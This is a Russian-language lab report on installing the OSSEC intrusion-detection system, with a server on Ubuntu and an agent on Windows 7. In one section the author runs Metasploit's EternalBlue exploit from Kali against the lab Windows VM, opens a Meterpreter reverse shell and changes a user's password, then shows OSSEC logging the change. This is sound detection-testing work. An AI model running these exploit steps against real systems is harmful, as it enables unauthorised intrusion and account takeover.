

Практическое задание. HIDS OSSEC

Для выполнения использовал Kali linux, Ubuntu 20.04, Windows 7 (с уязвимостью Eternalblue) всё в виртуальной машине Vmware Workstation

Определил IP адреса вин7 и Убунту

Ip убунту 192.168.136.133

Ip вин7 192.168.136.128

Установил OSSEC-сервер (на убунту) командами:

wget -q -O - https://updates.atomicorp.com/installers/atomic | sudo bash

sudo apt-get update (обновление репозитория)

sudo apt-get install ossec-hids-server (установка сервера)

Перезапустил сервер sudo /var/ossec/bin/ossec-control restart

```
ak@ak-virtual-machine:~$ sudo /var/ossec/bin/ossec-control restart
ossec-monitord not running ..
ossec-logcollector not running ..
ossec-remoted not running ..
ossec-syscheckd not running ..
ossec-analysisd not running ..
ossec-maild not running ..
ossec-execd not running ..
OSSEC HIDS v3.7.0 Stopped
Starting OSSEC HIDS v3.7.0...
Started ossec-execd...
Started ossec-analysisd...
Started ossec-logcollector...
Started ossec-remoted...
Started ossec-syscheckd...
Started ossec-monitord...
Completed.
```

Добавил агента `sudo /var/ossec/bin/manage_agents` указав имя агента (WinAgent), IP адрес Виндоуз, и ID (005). После сохранения, сразу же извлек ключ (E) и скопировал для дальнейшего добавления в агент вин7.

```
* OSSEC HIDS v3.7.0 Agent manager. *
* The following options are available: *
*****
(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu).
Please provide the following:
* A name for the new agent: WinAgent
* The IP Address of the new agent: 192.168.136.128
* An ID for the new agent[005]: 005
Agent information:
ID:005
Name:WinAgent
IP Address:192.168.136.128

Confirm adding it?(y/n): y
Agent added with ID 005.


*****
* OSSEC HIDS v3.7.0 Agent manager. *
* The following options are available: *
*****
(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: E

Available agents:
ID: 004, Name: WinServAgent, IP: 169.254.61.61
ID: 005, Name: WinAgent, IP: 192.168.136.128
Provide the ID of the agent to extract the key (or '\q' to quit): 005

Agent key information for '005' is:
MDA1IFdpbkFnZW50IDE5M14xNjguMTM2LjEyOCAwMjg0NDE5YzlkOWYxYzQxZThjYWVhYjA1ODYzY2YzZTNiYWE2ZjliYWwMmU2MmRlMmY2YTk2MmY1Y2RkMGZk

** Press ENTER to return to the main menu.
```

Установил на Вин7 агента и прописал IP-адрес сервера (Убунту) и ключ подключения.



После подтверждения запустил агента на виндоус, в окне нажав Manage > Start Ossec затем Refresh. Статус стал Running



Командой `sudo apt install php5.6` поставить версию 5.6 на Убунту 20.04 не получилось, для его установки пошел таким путем:

- установил программное обеспечение для работы с PPA: `sudo apt-get install software-properties-common`
- добавил репозиторий Ondrej PPA: `sudo add-apt-repository ppa:ondrej/php`
- обновил индекс репозитория в системе: `sudo apt-get update`
- установил PHP 5.6: `sudo apt-get install php5.6`
- проверил версию php -v

```
ak@ak-virtual-machine:~$ php -v
PHP 5.6.40-78+ubuntu22.04.1+deb.sury.org+1 (cli)
Copyright (c) 1997-2016 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies
```

Установил веб-сервер апач и дополнительные пакеты на Убунту:

```
sudo apt install php5.6-cli php5.6-common libapache2-mod-php5.6 apache2-utils sendmail
inotify-tools apache2
```

Настроил апач:

```
sudo systemctl enable apache2
```

```
sudo systemctl start apache2
```

```
sudo a2enmod rewrite
```

```
sudo systemctl restart apache2
```

```
ak@ak-virtual-machine:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
ak@ak-virtual-machine:~$ sudo systemctl start apache2
ak@ak-virtual-machine:~$ sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
systemctl restart apache2
ak@ak-virtual-machine:~$ sudo systemctl restart apache2
ak@ak-virtual-machine:~$
```

Для установки веб-интерфейса OSSEC скачал релиз (Source code (tar.gz)) по этой ссылке <https://github.com/ossec/ossec-wui/releases> . Разархивировал его прям в папке загрузки, для удобства переименовал, убрав 09. Далее переместил разархивированное приложение из загрузок в корневой каталог Апач `sudo mv ./ossec-wui /var/www/html` Перешёл в корневой каталог Апач `cd /var/www/html/ossec-wui` и запустил установку веб-приложения `sudo ./setup.sh` Указал логин и пароль для пользователя веб интерфейса (любое имя), потом указал пользователя под которым запускается веб сервер (под апач `www-data`)

Дал права этому пользователю (`www-data`) на каталоги веб-приложения:

```
sudo chown -R www-data:www-data /var/www/html/ossec-wui/
```

```
sudo chmod -R 755 /var/www/html/ossec-wui/
```

Рестартнул веб-сервер `sudo systemctl restart apache2`

```
ak@ak-virtual-machine: /var/www/html/ossec-wui


ak@ak-virtual-machine:~/Downloads$ sudo mv ./ossec-wui /var/www/html
[sudo] password for ak:
ak@ak-virtual-machine:~/Downloads$ cd /var/www/html/ossec-wui
ak@ak-virtual-machine:/var/www/html/ossec-wui$ ls
CONTRIB      img          lib          README      site
css          index.php   LICENSE      README.search
htaccess_def.txt  js         ossec_conf.php  setup.sh
ak@ak-virtual-machine:/var/www/html/ossec-wui$ sudo ./setup.sh
trap: SIGHUP: bad trap
Setting up ossec ui...

Username: ak-ossec
New password:
Re-type new password:
Adding password for user ak-ossec
Enter your web server user name (e.g. apache, www, nobody, www-data, ...)
www-data
You must restart your web server after this setup is done.

Setup completed successfully.
ak@ak-virtual-machine:/var/www/html/ossec-wui$ sudo chown -R www-data:www-data /var/www/html/ossec-wui/
ak@ak-virtual-machine:/var/www/html/ossec-wui$ sudo chmod -R 755 /var/www/html/ossec-wui/
ak@ak-virtual-machine:/var/www/html/ossec-wui$ sudo systemctl restart apache2
ak@ak-virtual-machine:/var/www/html/ossec-wui$
```

Открыл веб-сервер из браузера убунты http://localhost/ossec-wui

localhost/ossec-wui/



OSSEC WebUI
Version 0.8

Main

Search

Integrity checking

Stats

About

August 25th, 2024 05:41:30 PM

Available agents:

+ossec-server (127.0.0.1)
+Win7Agent (192.168.136.128)

Latest modified files:

+/boot/initrd.img-6.8.0-40-generic
+/boot/initrd.img
+/sbin/rfkill
+/sbin/swapoff
+/sbin/iconvconfig
+/sbin/uuid

Latest events

Level: 3 - Login session closed.

Rule Id: 5502

Location: ak-virtual-machine->/var/log/auth.log

Aug 25 17:36:43 ak-virtual-machine sudo: pam_unix(sudo:session): session closed for user root

2024 Aug 25 17:36:44

Level: 3 - Login session opened.

Rule Id: 5501

Location: ak-virtual-machine->/var/log/auth.log

Aug 25 17:36:42 ak-virtual-machine sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)

2024 Aug 25 17:36:42

Level: 3 - Successful sudo to ROOT executed

Rule Id: 5402

Location: ak-virtual-machine->/var/log/auth.log

User: ak

Aug 25 17:36:42 ak-virtual-machine sudo: ak : TTY=pts/0 ; PWD=/home/ak ; USER=root ; COMMAND=/usr/bin/systemctl restart apache2

2024 Aug 25 17:36:42

Level: 7 - Integrity checksum changed.

Rule Id: 550

Location: ak-virtual-machine->syscheck

Integrity checksum changed for: '/boot/initrd.img-6.8.0-40-generic'
Size changed from '71269617' to '72045936'
Old md5sum was: '3c74789abdebc6d4f121d69f1f1c498b'
New md5sum is: '26359b1858431241c1b280535b35e520'
Old sha1sum was: 'ebac27112bb179491dcb05bd9dd49f8152984a'
New sha1sum is: 'ee356d9a54ec49e648b4355a632ac1a53f9bf7d2'

2024 Aug 25 17:31:07

Level: 7 - Integrity checksum changed.

Rule Id: 550

Location: ak-virtual-machine->syscheck

Integrity checksum changed for: '/boot/initrd.img'
Old md5sum was: '3c74789abdebc6d4f121d69f1f1c498b'
New md5sum is: '26359b1858431241c1b280535b35e520'
Old sha1sum was: 'ebac27112bb179491dcb05bd9dd49f8152984a'
New sha1sum is: 'ee356d9a54ec49e648b4355a632ac1a53f9bf7d2'

2024 Aug 25 17:31:06

Level: 7 - Integrity checksum changed.

Rule Id: 550

Location: ak-virtual-machine->syscheck

Integrity checksum changed for: '/boot/initrd.img'

2024 Aug 25 17:31:02

Провел атаку с Кали на Win 7 заменив пароль учетной записи

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.136.128
RHOST => 192.168.136.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit


[*] Started reverse TCP handler on 192.168.136.129:4444
[*] 192.168.136.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.136.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.136.128:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.136.128:445 - The target is vulnerable.
[*] 192.168.136.128:445 - Connecting to target for exploitation.
[+] 192.168.136.128:445 - Connection established for exploitation.
[+] 192.168.136.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.136.128:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.136.128:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.136.128:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.136.128:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.136.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.136.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.136.128:445 - Sending all but last fragment of exploit packet
[*] 192.168.136.128:445 - Starting non-paged pool grooming
[+] 192.168.136.128:445 - Sending SMBv2 buffers
[*] 192.168.136.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.136.128:445 - Sending final SMBv2 buffers.
[*] 192.168.136.128:445 - Sending last fragment of exploit packet!
[*] 192.168.136.128:445 - Receiving response from exploit packet
[+] 192.168.136.128:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.136.128:445 - Sending egg to corrupted connection.
[*] 192.168.136.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.136.128
[*] Meterpreter session 1 opened (192.168.136.129:4444 -> 192.168.136.128:49160) at 2024-08-25 18:18:03 +0300
[+] 192.168.136.128:445 - -----
[+] 192.168.136.128:445 - -----WIN-----
[+] 192.168.136.128:445 - -----

meterpreter > sysinfo
Computer      : WIN-6RACH56HA5B
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : ru_RU
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > shell
Process 1616 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
(c)  Microsoft (Microsoft Corp.), 2009.  Microsoft .
```

```
C:\Windows\system32>net user Sergey 321
net user Sergey 321
*****  論 .

C:\Windows\system32>
```

Проверил отображение логов в веб приложении (красным отображается неожиданно появившийся недействующий агент).



[Main](#)
[Search](#)
[Integrity checking](#)
[Stats](#)
[About](#)

August 25th, 2024 06:26:36 PM

Available agents:

- +ossec-server (127.0.0.1)
- +Win7Agent (192.168.136.128) - Inactive**
- +WinAgent (192.168.136.128)

Latest modified files:

- +etc/cups/subscriptions.conf.O
- +etc/cups/subscriptions.conf
- +boot/initrd.img-6.8.0-40-generic
- +boot/initrd.img
- +sbin/rfkill
- +sbin/swappoff
- +sbin/iconvconfig

Latest events

Level: 8 - User account changed. Rule id: 18111 Location: (WinAgent) 192.168.136.128->WinEvtLog User: WIN-6RACH56HA5B Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-1584954703-2245741745-766422691-1000 Account Name: Sergey Account Domain: WIN-6RACH56HA5B Changed Attributes: SAM Account Name: Sergey Display Name: %6%1793 User Principal Name: - Home Directory: %6%1793 Home Drive: %6%1793 Script Path: %6%1793 Profile Path: %6%1793 User Workstations: %6%1793 Password Last Set: 25.08.2024 18:26:28 Account Expires: %6%1794 Primary Group ID: 513 AllowedToDelegateTo: - Old UAC Value: 0x10 New UAC Value: 0x10 User Account Control: - User Parameters: - SID History: - Logon Hours: %6%1797 Additional Information: Privileges: - 2024 Aug 25 18:26:28 WinEvtLog: Security: AUDIT_SUCCESS(4738): Microsoft-Windows-Security-Auditing: (no user); no domain: WIN-6RACH56HA5B: A user account was changed. Subject: Security ID: S-1-5-18 Account Name: WIN-6RACH56HA5B Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-1584954703-2245741745-766422691-1000 Account Name: Sergey Account Domain: WIN-6RACH56HA5B Changed Attributes: SAM Account Name: Sergey Display Name: %6%1793 User Principal Name: - Home Directory: %6%1793 Home Drive: %6%1793 Script Path: %6%1793 Profile Path: %6%1793 User Workstations: %6%1793 Password Last Set: 25.08.2024 18:26:28 Account Expires: %6%1794 Primary Group ID: 513 AllowedToDelegateTo: - Old UAC Value: 0x10 New UAC Value: 0x10 User Account Control: - User Parameters: - SID History: - Logon Hours: %6%1797 Additional Information: Privileges: -	2024 Aug 25 18:26:31
Level: 3 - Windows Audit event. Rule id: 512 Location: (WinAgent) 192.168.136.128->rootcheck Windows Audit: Null sessions allowed (PCL_DSS: 11.4).	2024 Aug 25 18:15:37
Level: 7 - Integrity checksum changed again (2nd time). Rule id: 551 Location: ak-virtual-machine->syscheck Integrity checksum changed for: /etc/cups/subscriptions.conf.O' Old md5sum was: 'c30854bc897d4d2a845dd6bec806cc0f' New md5sum is : '0932936272e94570e07a406c76a19a9b' Old sha1sum was: '49d8070bb2be0c166df8ffecf931dd52805344d' New sha1sum is : '228f3c14c6e753ed28a0aac2bc35f2fc7801d8'	2024 Aug 25 18:05:02
Level: 7 - Integrity checksum changed again (2nd time). Rule id: 551 Location: ak-virtual-machine->syscheck Integrity checksum changed for: /etc/cups/subscriptions.conf Old md5sum was: '0932936272e94570e07a406c76a19a9b' New md5sum is : '1a5f39a1f8db38cdfb138921b939f1' Old sha1sum was: '228f3c14c6e753ed28a0aac2bc35f2fc7801d8' New sha1sum is : '7346618618f336a7733136672bb0d9272a7e05a1'	2024 Aug 25 18:05:02